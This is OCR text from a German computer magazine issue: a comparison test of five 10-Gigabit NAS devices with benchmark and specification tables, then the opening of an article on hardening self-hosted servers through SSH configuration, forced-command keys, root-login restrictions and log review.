Alle Testgeräte können Daten beim Speichern verschlüsseln. Das schützt vor Ausspähen, sei es durch Diebstahl oder beim Einschicken defekter Platten im Garantiefall. Die Verschlüsselung geschieht entweder fürs ganze Volume (eingerichteter Speicherblock) oder pro Freigabe. Ersteres schützt alle Daten, die auf dem Volume abgelegt sind, kostet aber Performance. Bei der Freigabe-Verschlüsselung werden nur manche Zugriffe ausgebremst.

Netgear machts übrigens narrensicher: Ist kein USB-Stick zum Sichern des Schlüssels angesteckt, kann man kein chiffriertes Volume anlegen. Beim Booten muss der USB-Stick mit dem Schlüssel präsent sein, damit das NAS chiffrierte Volumes einbindet. Falls Sie diese Option nutzen, legen Sie sich unbedingt eine Kopie des Schlüssels in den Safe.

… kostet Durchsatz

Wer das NAS die Daten verschlüsseln lassen will, sollte ein Modell mit Core-i3- oder Xeon-Prozessor wählen, weil diese AES-Beschleunigung als Hardware-Befehl beherrschen (AES-NI). Die Celeron- und Pentium-CPUs in TS-470 und N7710-G müssen den AES-Chiffrier-Algorithmus dagegen zu Fuß erledigen.

Der Unterschied war bei unserer Stichprobe erheblich: Beim Kopieren großer Dateien ging der Durchsatz des ReadyNAS 716 mit Xeon E3-1265L nur um 10 Prozent zurück. 15 Prozent waren es beim AS7010T (Core i3-4330). Das TS-470 mit dem Celeron G550 brach dagegen um fast 80 Prozent ein.

Geschwindigkeitskontrolle

Den mit Windows-Freigaben erzielbaren Durchsatz haben wir in verschiedenen RAID-Konfigurationen mit dem c't-NAS-Benchmark getestet, der das Kopieren von unterschiedlich großen Dateien per Explorer simuliert.

Jedes NAS wurde erst mit zwei, dann drei schnellen SSDs bestückt (Samsung 850 Pro, 256 GByte). Als Gegenstelle diente ein flotter Desktop-Rechner mit Core-i3-2130-CPU (3,4 GHz) und 16 GByte Hauptspeicher, von denen 12 GByte für eine RAM-Disk abgezwackt wurden.

Bei vielen kleinen Dateien von 256 KByte Größe geht viel Zeit in den Betriebssystemen verloren. Da konnte keiner der Prüflinge seine schnelle Hardware ausspielen. Mit mittelgroßen 2-MByte-Dateien, was Digitalfotos entspricht, kamen alle Geräte in eine Region, wo 10GE nennenswert mehr Durchsatz als Gigabit-Ethernet lieferte.

Wie erwartet drehten die NAS erst bei wenigen, sehr großen Dateien richtig auf (siehe Diagramm unten). Um eine zufriedenstellende Note zu erreichen, mussten sie sowohl beim Schreiben als auch beim Lesen wenigstens 200 MByte/s erreichen. Ein „Gut“ gab es, wenn beide Werte über 400 MByte/s lagen.

Besonderheiten

Frames mit mehr als 1500 Byte Nutzdaten sind bei Gigabit-Ethernet nicht standardisiert, sondern erst ab 10GE. Damit bei der Einrichtung des neuen NAS sein 10GE-Port auch an Gigabit-Switches sicher funktioniert, haben alle Hersteller die MTU der 10GE-Schnittstelle ab Werk auf 1500 Byte begrenzt. Hängt das eingerichtete NAS dann später an einem 10GE-Switch, können Sie die MTU gefahrlos auf 9000 hochsetzen, was die Nettodatenrate etwas steigert.

Bei Geräten mit HDMI-Ausgang zeigt ein angeschlossener Monitor beim Hochfahren die BIOS-Startmeldung und den Linux-Bootvorgang. Wer hier eingreifen will, sollte eine USB-Tastatur direkt ans NAS anschließen. Mit einem älteren DVI/USB-KVM-Umschalter (Keyboard, Video, Mouse, Aten CS-1764) dazwischen blieb die Tastatur bei allen Prüflingen funktionslos.

Für sein 10-Slot-Modell **AS7010T** bietet Asustor keine eigene 10GBase-T-Karte an. Mit etwas Improvisieren bekommt man die X540-T1 von Intel hinein: Weil der Karte kein zum NAS passendes Low-Profile-Slotblech beiliegt, bauten wir sie ohne ein und sicherten sie mit einem Kabelbinder. Das Einstellen einer festen IPv4-Adresse wirkte in unserer Testumgebung bei der neu erschienenen Schnittstelle LAN3 nur vorübergehend. Nach einem Reboot verwendete das NAS wieder die vorher vom Router per DHCP bezogene Adresse. Kurz vor Redaktionsschluss schickte Asustor eine gepatchte Firmware, die Ende Januar online bereitstehen soll.

> *„Mit Virtualisierung im NAS kann man eigene Server mit der Windows- oder Linux-Version der Wahl aufsetzen.“*

Gebremste Platte

Das 6-Slot-Modell **ReadyNAS 716** von Netgear stellt den Boliden im Test dar: Seiner Xeon-CPU stehen fette 16 GByte ECC-RAM zur Seite, das einzelne Bitfehler im Hauptspeicher selbsttätig erkennt und korrigiert. Jedoch hat das Gerät einen kleinen Schönheitsfehler: Nur die ersten beiden Plattenslots sind per SATA 6G mit maximal 6 GBit/s angebunden. Die weiteren Slots hängen an Silicon-Image-Chips, die lediglich SATA II beherrschen (SiI3132, 3 GBit/s). Obwohl im RAID-5-Test so die dritte SSD ausgebremst war, lieferte das RN716 guten Durchsatz. Der hohe Preis wirkt durch den optionalen Bit-Rot-Schutz (siehe oben) auch gerechtfertigt.

Beim Einrichten des kompakten 4-Slot-NAS **TS-470** von

SMB-Durchsatz unter Windows per 10-Gigabit-Ethernet

Konfiguration	Modell	256 KByte Dateigröße		alle Werte in MByte/s		2 MByte Dateigröße		alle Werte in MByte/s		1 GByte Dateigröße		alle Werte in MByte/s	
		Schreiben	besser ▶	Lesen	besser ▶	Schreiben	besser ▶	Lesen	besser ▶	Schreiben	besser ▶	Lesen	besser ▶
RAID0	Asustor AS7010T	153		48		362		218		663		482	
	Netgear RN716	56		51		228		237		665		469	
	QNAP TS-470	61		46		238		194		678		544	
	Synology DS3615xs	67		42		233		235		411		476	
	Thecus N7710-G	42		30		211		131		243		266	
RAID1	Asustor AS7010T	65		44		257		182		383		385	
	Netgear RN716	56		50		233		236		530		472	
	QNAP TS-470	61		41		240		193		357		501	
	Synology DS3615xs	65		31		119		190		163		472	
	Thecus N7710-G	42		24		212		91		119		134	
RAID5	Asustor AS7010T	150		46		359		222		662		486	
	Netgear RN716	54		50		227		234		521		473	
	QNAP TS-470	60		43		229		189		455		527	
	Synology DS3615xs	64		41		253		227		344		484	
	Thecus N7710-G	38		29		199		172		239		387	

© Copyright by Heise Zeitschriften Verlag

Anzeige

© Copyright by Heise Zeitschriften Verlag

10-Gigabit-NAS – technische Daten und Testergebnisse

Modell	AS7010T	RN716	TS-470
Hersteller/Marke	Asustor	Netgear	QNAP
Getestete Firmware	2.3.0.RD51	6.2.2	4.1.2
Kernel-Version	3.12.20	3.0.101	3.4.6
Hardware			
Prozessor (Takt) / RAM	Core i3-4330 (3,5 GHz) / 2 GByte	Xeon E3-1265L (2,5 GHz) / 16 GByte ECC	Celeron G550 (2,6 GHz) / 4 GByte
Festplatten-Slots (davon SATA 6G)	10 (10)	6 (2)	4 (4)
Gigabit-LAN-Ports / VLAN setzbar / Link Aggregation	2 / ✓ / ✓	2 / – / ✓	2 / ✓ / ✓
optionale LAN-Ports / VLAN setzbar / Link Aggregation	PCIe x8 / ✓ / ✓	2 × 10GBaseT / – / ✓	2 × 10GBaseT / ✓ / ✓
10GBase-T-Ports / Karte (Controller)	1 / Intel X540T1	2 / fest eingebaut (= Intel X540T2)	2 / LAN-10G2T-U (= Intel X540T2)
weitere Anschlüsse	3 × USB 3.0, 2 × USB 2.0, 2 × eSATA, 1 × HDMI 1.4a, 1 × SPDIF (optisch)	2 × USB 3.0, 1 × USB 2.0, 3 × eSATA, 1 × HDMI	2 × USB 3.0, 3 × USB 2.0, 2 × eSATA, 1 × HDMI, 1 × Audio Out, 1 × Mic In, IR-Empfänger
Lüfter (Anzahl × Durchmesser)	2 × 12 cm, 1 × 3 cm	1 × 12 cm, 1 × 3 cm	1 × 9 cm
Maße (B × H × T)	29 cm × 21,5 cm × 23 cm	19 cm × 26 cm × 29 cm	18 cm × 18,5 cm × 23,5 cm
mitgelieferte Software	Control Center, Backup Plan, Download Assistant	RAIDar	QNAP Finder, MyQNAPCloud Connect, NetBak Replicator, QGet
Sharing-Funktionen			
SMB / FTP / FTPS / abschaltbar	✓ / ✓ / ✓ / ✓	✓ / ✓ / ✓ / ✓	✓ / ✓ / ✓ / ✓
SMB / FTP-Server-Version	Samba 4.0.19 / ProFTPD 1.3.4.a	Samba 4.2.0rc3 / ProFTPD 1.3.5	Samba 4.0.21 / ProFTPD 1.3.2e
WebDAV / WebDAVs / abschaltbar	✓ (nginx 1.4.4) / ✓ / ✓	✓ (Apache 2.2.29) / ✓ / ✓	✓ (Apache 2.2.27) / ✓ / ✓
NFS / abschaltbar	✓ (Kernel) / ✓	✓ (Kernel) / ✓	✓ (Kernel) / ✓
AppleShare / TimeMachine / abschaltbar	✓ (afpd 3.0.5) / ✓ / ✓	✓ (afpd 3.1.7) / ✓ / ✓	✓ (afpd 3.0.5) / ✓ / ✓
Rsync / abschaltbar	✓ (3.0.9) / ✓	✓ (3.1.1) / ✓	✓ (3.0.7) / ✓
iSCSI Initiator / Target / Thin Provisioning	– / ✓ / ✓	– / ✓ / ✓	– / ✓ / ✓
Medienserver	nachrüstbar (DLNA, iTunes, XBMC etc.)	DLNA (ReadyDLNA 1.1.4), iTunes (forked-daapd 22.1)	DLNA (Twonky 7.2.7), iTunes (Firefly svn-1696)
Printserver / Protokolle	✓ (Cups 1.6.2) / IPP	– / –	✓ (Cups) / IPP
weitere Dienste	VPN-Client (PPTP, OpenVPN), Server: Web (Apache 2.2.22), SQL (mysql 5.5.20), TFTP (Busybox 1.19.3)	VPN-Zugriff (ReadyNAS Remote)	Server: Web (Apache 2.2.27), SQL (mysql 5.1.36), Syslog (rsyslogd 4.4.2), Radius (FreeRADIUS 2.1.8), LDAP (OpenLDAP 2.4.23), NTP (4.2.7), TFTP (OpenTFTPD 1.62), VPN (pptpd 1.3.4, OpenVPN 2.2.1)
Verbindungen / offene Dateien im Test	1000 / 16372	1000 / 16384	1000 / 16375
Dateiattribute: Archiv / schreibgeschützt / versteckt	– / – / –	✓ / ✓ / ✓	✓ / ✓ / ✓
File / Record Locks	✓ / ✓	✓ / ✓	✓ / ✓
Zugriffsrechte			
Benutzer / Gruppen / Quota	✓ / ✓ / ✓	✓ / ✓ / –	✓ / ✓ / ✓
Anbindung an Active Directory / LDAP	✓ / –	✓ / –	✓ / ✓
Konfiguration und Logging			
HTTP / HTTPS / Deutsch (weitere Sprachen)	✓ / ✓ / ✓ (18)	✓ / ✓ / ✓ (14)	✓ / ✓ / ✓ (22)
Telnet / SSH / Root-Shell / IPv6-HTTPS / IPv6-SSH	– / ✓ / ✓ / ✓ / ✓	– / ✓ / ✓ / ✓ / ✓	✓ / ✓ / ✓ / ✓ / ✓
SNMP-Versionen / Traps (Ziele)	– / –	1,2 / ✓ (1)	1,2,3 / ✓ (3)
Logging / Alarme	Browser, Syslog / Mail, SMS	Browser / Mail	Browser, Syslog / Mail, SMS
NTP-Client / Server frei einstellbar / Sommerzeit	✓ / ✓ / ✓	✓ / ✓ / k. A.	✓ / ✓ / ✓
Festplattenspeicher			
Idle-Timeout für Platten	✓ (5–60 Minuten)	✓ (5–45 Minuten)	✓ (5–60 Minuten)
Dateisystem intern	ext4	Btrfs	ext4
Dateisystem extern	FAT32, NTFS, ext3/4	FAT32, NTFS, ext3/4, HFS+	FAT32, NTFS, ext3/4
Hot Swap / RAID-Konfiguration	✓ / 0, 1, 5, 6, 10, JBOD, Single Disk	✓ / 0, 1, 5, 6, 10, JBOD, X-RAID2, Single Disk	✓ / 0, 1, 5, 6, 10, JBOD, Single Disk
Datenverschlüsselung / Bit-Rot-Schutz	✓ (freigabebasiert) / –	✓ (Volume-basiert) / ✓	✓ (Volume-basiert) / –
Extras			
Fernzugriff per App für Android / iOS / Windows mobile	✓ / ✓ / –	✓ / ✓ / –	✓ / ✓ / –
Sicherung/Mirroring	USB, Rsync, FTP, Cloud	USB, Cloud, ReadyNAS Replikator	USB, NAS-to-NAS, Rsync, RTRR, Qsync
unterstützte Cloud-Dienste	Amazon S3	Netgear ReadyCloud	Amazon S3, ElephantDrive, Symform
USV-Kopplung per USB / NetUPS-Server / NetUPS-Client	✓ / ✓ / –	✓ / ✓ / ✓ (auch SNMP)	✓ / ✓ / ✓
Messwerte			
SMB-Durchsatz kleine Dateien[1]	150 / 46 MByte/s	54 / 50 MByte/s	60 / 43 MByte/s
mittlere Dateien[1]	359 / 222 MByte/s	227 / 234 MByte/s	229 / 189 MByte/s
große Dateien[1]	662 / 486 MByte/s	521 / 473 MByte/s	455 / 527 MByte/s
Geräusch in Bereitschaft (3 SSD/2 HD)	0,6 / 0,9 Sone	3,1 / 3,1 Sone	1,2 / 1,5 Sone
Leistungsaufnahme (3 SSD, idle/RAID-5-Build)	36 / 48 Watt	27 / 38 Watt	31 / 47 Watt
Bewertung			
Funktionsumfang	○	⊕	⊕⊕
Durchsatz große Dateien	⊕	⊕	⊕
Preis (ohne Platten)	2020 €[2]	2840 €	1270 €[2]

[1] mit drei SSD Samsung 850 Pro 256 GByte im RAID-5-Verbund, Schreiben / Lesen [2] mit optionaler 10GBase-T-Karte (siehe oben) [3] blockierbar per Firewall-Regel

⊕⊕ sehr gut ⊕ gut ○ zufriedenstellend ⊖ schlecht ⊖⊖ sehr schlecht ✓ vorhanden – nicht vorhanden k. A. keine Angabe

© Copyright by Heise Zeitschriften Verlag

	DS3615xs	N7710-G
	Synology	Thecus
	DSM 5.1-5022	2.05.06
	3.2.40	3.10.47
	Core i3-4130 (3,4 GHz) / 4 GByte ECC	Pentium G850 (2,9 GHz) / 4 GByte
	12 (12)	7 (0)
	4 / ✓ / ✓	2 / – / ✓
	2 × 10GBaseT / ✓ / ✓	1 × 10GBaseT / – / ✓
	2 / fest eingebaut (= Intel X540T2)	1 / C10GTR (Tehuti 4024)
	2 × USB 3.0, 2 × Expansion, serielle Konsole (SubD9)	2 × USB 3.0, 6 × USB 2.0, 1 × HDMI, 1 × VGA
	2 × 12 cm	2 × 9 cm, 1 × 3 cm
	30 cm × 27 cm × 35 cm	21 cm × 32 cm × 28,5 cm
	–	Setup Wizard, Backup Utility, Acronis True Image Personal 2010
	✓ / ✓ / ✓ / ✓	✓ / ✓ / ✓ / ✓
	Samba 3.6.24 / SmbFTPD 2.0	Samba 3.5.19 / Pure-FTPD 1.0.35
	✓ (Apache 2.2.29) / ✓ / ✓	✓ (Apache 2.2.25) / ✓ / ✓
	✓ (Kernel) / ✓	✓ (Kernel) / ✓
	✓ (afpd 3.1.1) / ✓ / ✓	✓ (afpd 2.2.4) / ✓ / ✓
	✓ (3.0.9) / (✓)[3]	✓ (3.1.0) / ✓
	– / ✓ / –	✓ / ✓ / ✓
	nachrüstbar (DLNA, iTunes, etc.)	DLNA (Twonky, MiniDLNA nachrüstbar), iTunes
	✓ (Cups) / IPP	✓ (Cups) / IPP
	Server: CalDAV (Apache 2.2.29), PXE, NTP (4.2.8), Syslog (syslog-ng 3.5.5)	VPN-Client (PPTP), Server: Web (Apache 2.2.25), TFTP (OpenTFTPD 1.6.5), NTP (4.2.6p1)
	1000 / 16374	1000 / 16372
	✓ / ✓ / ✓	✓ / ✓ / ✓
	✓ / ✓	✓ / ✓
	✓ / ✓ / ✓	✓ / ✓ / ✓
	✓ / ✓	✓ / ✓
	✓ / ✓ / ✓ (19)	✓ / ✓ / ✓ (13)
	✓ / ✓ / ✓ / ✓ / ✓	– / ✓ / ✓ / ✓ / ✓
	1,2,3 / –	1,2 / ✓ (3)
	Browser, Syslog / Mail, SMS, Browser-Push	Browser, Syslog / Mail
	✓ / ✓ / k. A.	✓ / – / ✓
	✓ (10–300 Minuten)	✓ (30–120 Minuten)
	ext4	ext4 (auch ext3, Btrfs, XFS)
	FAT32, NTFS, ext3/4	FAT32, ExFAT, NTFS, ext3/4
	✓ / 0, 1, 5, 6, 10, JBOD, Single Disk	✓ / 0, 1, 5, 6, 10, JBOD, Single Disk
	✓ (freigabebasiert) / –	✓ (Volume-basiert) / –
	✓ / ✓ / –	✓ / ✓ / –
	USB, Rsync, Cloud, Synology-Server	USB, Rsync, Cloud
	Amazon S3, CHT hicloud S3, Microsoft Azure, SFR Stockage	Amazon S3
	✓ / ✓ / ✓ (Synology, SNMP)	✓ / – / ✓
	64 / 41 MByte/s	38 / 29 MByte/s
	253 / 227 MByte/s	199 / 172 MByte/s
	344 / 484 MByte/s	239 / 387 MByte/s
	1,4 / 1,6 Sone	2,2 / 2,4 Sone
	43 / 51 Watt	36 / 47 Watt
	⊕	⊕
	○	○
	2650 €[2]	930 €

QNAP wird man vor die Wahl zwischen Heim- und Büronutzung gestellt. Wählt man Ersteres, aktiviert das NAS einen Haufen Dienste wie Photostation oder Medien-Streaming, die man für ein flottes Datenlager im Büro nicht benötigt. Das QNAP-NAS brachte mit Abstand die meisten Server-Funktionen ab Werk mit und lässt sich auch noch mit vielen nachinstallierbaren Apps erweitern. Dabei ragt die bereits erwähnte Virtualization Station heraus.

Das **Synology DS3615xs** war im Test das einzige NAS ohne Display. Die anderen Geräte zeigen Statusinformationen auf zwei Zeilen zu 16 Zeichen an, sodass man darüber zumindest die vom Router erhaltene IP-Adresse auslesen kann. Zum Ausgleich wartet es mit den meisten Plattenslots auf (12) und ist obendrein über zwei proprietäre Expansion-Ports auf bis zu 36 Disks erweiterbar. Mit 6-TB-Disks entstünden so 108 Terabyte Netzspeicher. Trotz der potenten Hardware kam das DS3615xs im Test mit großen Dateien nicht so recht auf Touren. Möglicherweise liegt das am etwas ältlichen Samba-Server.

Das 7-Slot-Gerät **N7710-G** von Thecus blieb beim Durchsatz gegenüber dem restlichen Testfeld etwas zurück. Sein Pentium G850 muss zwar mehr ackern als die Core-i3-Prozessoren der anderen NAS, aber die Integer-Rechenleistung sollte dennoch für mehr als 500 MByte/s Durchsatz bei großen Dateien genügen. Dass das N7710-G im Durchsatztest trotzdem schwächelte, liegt zum Teil wohl an den verwendeten SATA-II-Chips Sil 3132. Anfangs blieb das N7710-G selbst vom SATA-II-Maximum deutlich entfernt: In kurzzeitigen Spitzen gingen bestenfalls 250 MByte/s schreibend durch die Leitung. Das ist zufälligerweise genau die Grenze der einzelnen PCIe-v1-Lane der SATA-Chips, weshalb wir dort den Flaschenhals vermuten.

Platziert man die SSDs so, dass immer ein Slot dazwischen frei bleibt, hängen sie an verschiedenen SATA-Controllern und damit an verschiedenen PCIe-Lanes. Das steigerte den Durchsatz bei großen Dateien deutlich, weshalb wir mit dieser Konfiguration gemessen haben. Thecus erreichte in einem eigenen Test mit 7 Platten im RAID-0-Verbund, mehreren parallel zugreifenden Clients und großen Dateien eine Summenschreibrate von 600 bis 650 MByte/s und eine Leserate von 300 bis 350 MByte/s.

Fazit

Mit nicht mal 1000 Euro war das Thecus N7710-G das billigste 10-Gigabit-fähige NAS im Test, was sich aber auch in seiner Performance spiegelte. Immerhin lieferte es bei großen Dateien den doppelten bis dreifachen Durchsatz dessen, was mit Gigabit-Ethernet möglich ist.

Das nächstteurere QNAP TS-470 ist dank seiner nachrüstbaren Virtualisierungsfunktion ein Tipp für alle, die im NAS einen selbst aufgesetzten Server laufen lassen wollen, um nicht von der Softwarepflege der NAS-Hersteller abhängig zu sein.

Wer viel Speicherplatz braucht, kann zwischen dem AS7010T von Asustor mit 10 Slots und dem 12-Slot-Modell DS3615xs von Synology wählen. Ersteres hat den moderneren SMB-Server, Letzteres lässt sich mit externen Speicherboxen auf bis zu 36 Platten ausbauen.

Steht Datensicherheit über allem, dann bleibt als einzige Wahl aus dem Testfeld das ReadyNAS 716 von Netgear: Dank ECC-Speicher und optionalem Bit-Rot-Schutz kann man sich darauf verlassen, dass Daten auch Jahre später unverfälscht so wieder herauskommen, wie man sie einst hineinstopfte. (ea)

Literatur

[1] Ernst Ahlers, Schnelles Kupfer, 10 Gigabit/s über Twisted-Pair-Kabel wird praktikabel, c't 8/10, S. 164

[2] Christof Windeck, Halb nützlich, NAS-Erweiterung funktioniert nicht wie erwartet, c't 19/14, S. 60

[3] Christof Windeck, Bitfäule, Tücken bei Speicherung und Übertragung großer Datenmassen, c't 21/13, S. 176

[4] Ernst Ahlers, IPv6-Kette, Dienstfreigaben, Routerkaskaden und Subnetting mit IPv6, c't 3/14, S. 168

[5] Ernst Ahlers, Stützkorsett, NAS und PC bei Stromausfall herunterfahren, c't 2/13, S. 162

[6] Hotline: USV an Synology-NAS und PC, c't 5/13, S. 149, ct.de/-2056380

[7] Ernst Ahlers, Eingedost, NAS wird zum VM-Server, c't 19/14, S. 58

c't Btrfs und RAM-Erweiterung bei TS-470 Pro: ct.de/y87g

© Copyright by Heise Zeitschriften Verlag

Peter Siering

Sichern Sie Ihren Server

Dienste sicher ins Netz bringen

Egal, ob Sie sich einen eigenen Root-Server leisten, eine virtuelle Maschine beim Hoster mieten oder direkt aus der eigenen Besenkammer Dienste im Internet anbieten: Unerwünschte Besucher sind so sicher wie bei einer auf Facebook öffentlich angekündigten Hausparty. Anders als im realen Leben aber kann man lästige Gäste mit einfachen Kniffen erfolgreich abwimmeln.

Wer Dienste wie E-Mail, Blog oder private Cloud auf seinem Raspberry, NAS oder Server bewusst im Netz exponiert, muss Sorge dafür tragen, dass sie nicht missbräuchlich verwendet werden. Missbrauch kann alles Mögliche sein: Austausch von Raubkopien, Beteiligung an DDoS-Attacken oder auch nur Vandalismus. Wer diese Pflichten vernachlässigt, nimmt nicht nur gestörte eigene Dienste in Kauf, sondern kann sich Ärger mit dem Provider oder anderen Server-Betreibern einhandeln – siehe Kasten „(Rechts-)Risiken des eigenen Servers“ auf Seite 110.

Trotz aller Maßnahmen stellt der Betrieb eine Herausforderung dar: Ständig rüttelt jemand an der Tür, um herauszufinden, ob auch wirklich abgesperrt ist. Eine Lücke, eine

© Copyright by Heise Zeitschriften Verlag

Unachtsamkeit oder ein schwaches Passwort genügt den potenziellen Eindringlingen. Forensiker berichten zunehmend in ihren Analysen, dass Systeme bereits Wochen oder sogar Monate vor der Entdeckung kompromittiert wurden. Mitunter bekämpfen sich die Eindringlinge sogar untereinander und installieren Updates, die Lücken stopfen, damit sie die Beute nicht teilen müssen.

Besondere Schwierigkeiten erwachsen aus beliebten Web-Anwendungen. Die realisieren mit Skript-Sprachen längst nicht nur Bedienoberflächen, sondern die ganze Anwendungslogik, etwa eines Blogs, CMS, Groupware-Servers, Foren-Systems oder einer privaten Cloud. Oft sind vom Entwickler nicht vor(her)gesehene Aufrufe einzelner Skripte der Anfang vom Übel: Eine Groupware spuckt auf diese Weise alle anwendungsspezifischen Kennwörter aus oder lässt unbeschränkt Zugriffe auf die darunterliegende Datenbank zu – das Herz der Anwendung.

Keineswegs muss man den eigenen Server in einen Hochsicherheitsbereich verwandeln. Es genügen Abwehr- und Sicherheitsmaßnahmen, die ihn für potenzielle Eindringlinge so unattraktiv machen, dass sie sich anderen Opfern zuwenden. Dass sich die meisten dieser Maßnahmen auf Linux beziehen, liegt primär daran, dass es sich eher für einzeln betriebene Server eignet als Windows. Dennoch können auch Windows-Admins vom Folgenden profitieren und einzelne Ideen übertragen. Die ein oder andere Technik erfordert dort freilich den Griff zur Geldbörse. Auf simplen NAS-Systemen oder auch einem Raspberry-Serverchen lassen sich nur die einfacheren Hinweise anwenden.

(Admin-)Zugang sichern

Der sichere Betrieb des eigenen Servers beginnt damit, nur die Dienste nach außen anzubieten, die unbedingt nötig sind. Alle anderen schalten Sie idealerweise nicht nur ab, sondern deinstallieren alle zugehörigen Komponenten. Nur wenn das nicht geht, schützen Sie diese vor Zugriffen von außen. Regeln für die lokale Firewall bieten sich dafür an und lassen alles, was nicht explizit erwünscht ist, von vornherein abprallen. Braucht man etwa die IMAP-Klartext-Logins, damit der SMTP-Server seine Benutzer gegen den IMAP-Server authentifizieren kann, versteckt man die hinter einer Firewall-Regel, die Zugriffe auf den IMAP-Port 143 von außen verhindert.

Wirklich jedes auf dem exponierten System vorhandene aktive Benutzerkonto braucht ein sicheres Passwort. Das ist losgelöst davon, auf welche Art und Weise der Benutzer zugreifen kann oder auch nicht, also auch unabhängig von der Frage, ob es ein systemweit gültiges Konto oder nur ein anwendungsspezifisches ist. Sonst machen Sie es jemandem, der unter einer Identität in das System eindringt, viel zu einfach, andere Identitäten anzunehmen und sich mehr Rechte zu verschaffen.

Sichern Sie Ihren Server

Wordpress schützen	S. 114
Logwatch analysiert	S. 116
Drupal absichern	S. 118
Nagios alarmiert	S. 120
SELinux und AppArmor härten	S. 124

Für die Wartung unverzichtbare Dienste sollte man aus der Schusslinie nehmen: Indem man den SSH-Daemon eines Unix-Systems nicht auf dem Standardport 22 betreibt, sondern auf einen einprägsamen Port zwischen 1024 und 65 536 schiebt, nehmen die Anmeldeversuche neugieriger Besucher deutlich ab. Dazu genügt es, in /etc/ssh/sshd_config die Zeile `Port 22` auf beispielsweise auf `Port 30303` zu ändern. Idealerweise schalten Sie das Anmelden per Passwort ganz ab: `PasswordAuthentication no` und `ChallengeResponseAuthentication no`. Ein SSH-Server lässt dann nur noch Benutzer rein, die einen SSH-Schlüssel vorweisen können, der in einer .authorized_keys-Datei hinterlegt ist.

Die benutzerspezifischen SSH-Schlüssel generiert der Befehl `ssh-keygen` in Form von zwei Dateien, einem privaten und einem öffentlichen Teil. Der private verbleibt auf dem Rechner, der die Verbindungen aufbaut. Der öffentliche kommt in die .authorized_keys-Datei auf dem Zielsystem. Vom Angebot, einen SSH-Schlüssel mit einer Passphrase zu versehen, sollte man stets Gebrauch machen. Die Passphrase ist nötig, um den Schlüssel auf der Client-Seite zu entsperren und benutzen zu können. Das Passwort verlässt den Rechner, auf dem der private Schlüssel liegt, dabei nicht.

Passphrase-lose SSH-Schlüssel kommen mitunter dann zum Einsatz, wenn man automatisiert, aber abgesichert auf ein entferntes System zugreifen möchte, etwa um dort Performance-Daten abzuholen oder Daten fürs Backup einzusammeln. Solchen Schlüsseln sollte in .authorized_keys zur Einschränkung unbedingt der Befehl vorangestellt werden, den sie ausführen helfen sollen, etwa

```
command="rsync --server --sender -vlHogDtprxe.iLsf --numeric-ids . /srv/" ssh-rsa AAAA ...
```

Das Kommando entspricht dem Eintrag in der Prozesstabelle, die man per `ps ax` einsehen kann, während es – versuchsweise einmal ohne command-Beschränkung – ausgeführt wird. Fehlt die command-Option, könnte jeder, dem der Passphrase-lose SSH-Schlüssel in die Hände fällt, eine interaktive Shell auf dem System erhalten.

Umstritten unter erfahrenen Admins ist, ob man direkte root-Zugriffe auf ein System grundsätzlich verbieten sollte oder nicht: Die einen gehen davon aus, dass ein System dann schon als kompromittiert angesehen werden muss, wenn ein Eindringling unter x-beliebiger Identität Zugriff erlangt hat. Sie sehen keine Gewinn darin, den root-Zugriff gesondert zu schützen. Das ist nicht falsch, denn lokale root-Exploits, um die Rechte des Systemverwalters zu erlangen, gibt es zuhauf. Andererseits ist dies eine weitere Hürde, die einen Angreifer vielleicht Zeit kostet, sodass er entnervt weiterzieht.

Zumindest zur Automatisierung verwendete SSH-Schlüssel sollten Sie deshalb nicht für Zugriffe als root verwenden. Brauchen die Befehle dennoch root-Rechte, können Sie via sudo Ausnahmegenehmigungen erteilen. Zusätzlich können Sie einen SSH-Server anweisen, keine Anmeldung als root zuzulassen (`PermitRootLogin no`) oder das nur für Logins zu gestatten, die mit einer command-Option geschützt sind (`PermitRootLogin forced-commands-only`).


Windows-Admins müssen sich, was die Anmeldung aus der Ferne angeht, mit weniger Optionen bescheiden, wenn Sie dazu nicht auf SSH ausweichen wollen. Der Windows-eigene entfernte GUI-Zugriff per Remote Desktop Protokoll (RDP) lässt sich ähnlich wie SSH auf einem vom Standard (3389) abweichenden Port betreiben. Der steht in der Registry unter HKLM\System\CurrentControlSet\Control\TerminalServer\WinStations\RDP-tcp\PortNumber. Alle gängigen RDP-Clients akzeptieren die Port-Nummer als Anhängsel des Rechnernamens, mit dem sie sich verbinden sollen; so wird aus meinserver.example.com dann meinserver.example.com:30303.

Wichtig: Das Ausweichen auf einen anderen Port verhindert keine Angriffe, es reduziert vor allem das Rauschen in den Log-Da-

Der Log-Eintrag „BREAK-IN ATTEMPT“ klingt dramatischer als es ist, denn noch ist nichts passiert. Er zeigt aber deutlich das Anfrageaufkommen: Läuft SSH auf dem Standardport, ist auf einem Server mit einem Bein im Internet immer etwas los.

```
auth.log.1:Jan 11 01:18:05 www sshd[5615]: reverse mapping checking getaddrinfo for myrl.katiswailessite.net [76.163.25.33] failed - POSSIBLE BREAK-IN ATTEMPT!
auth.log.1:Jan 11 02:32:16 www sshd[5718]: reverse mapping checking getaddrinfo for 135-193-186-254.andradas-net.com.br [186.193.135.254] failed - POSSIBLE BREAK-IN ATTEMPT!
auth.log.1:Jan 11 02:40:08 www sshd[5738]: reverse mapping checking getaddrinfo for 46.196.49.201.commtat.com.br [201.49.196.46] failed - POSSIBLE BREAK-IN ATTEMPT!
auth.log.1:Jan 11 02:43:00 www sshd[5740]: reverse mapping checking getaddrinfo for 189-38-12-16.britistelecom.com.br [189.38.12.16] failed - POSSIBLE BREAK-IN ATTEMPT!
auth.log.1:Jan 11 02:47:03 www sshd[5744]: reverse mapping checking getaddrinfo for nsg-static-34.8.75.182-airtel.com [182.75.8.34] failed - POSSIBLE BREAK-IN ATTEMPT!
auth.log.1:Jan 11 04:27:18 www sshd[5854]: reverse mapping checking getaddrinfo for 225.51.174.61.dial.wz.zj.dynamic.163data.com.cn [61.174.51.225] failed - POSSIBLE BREAK-IN ATTEMPT!
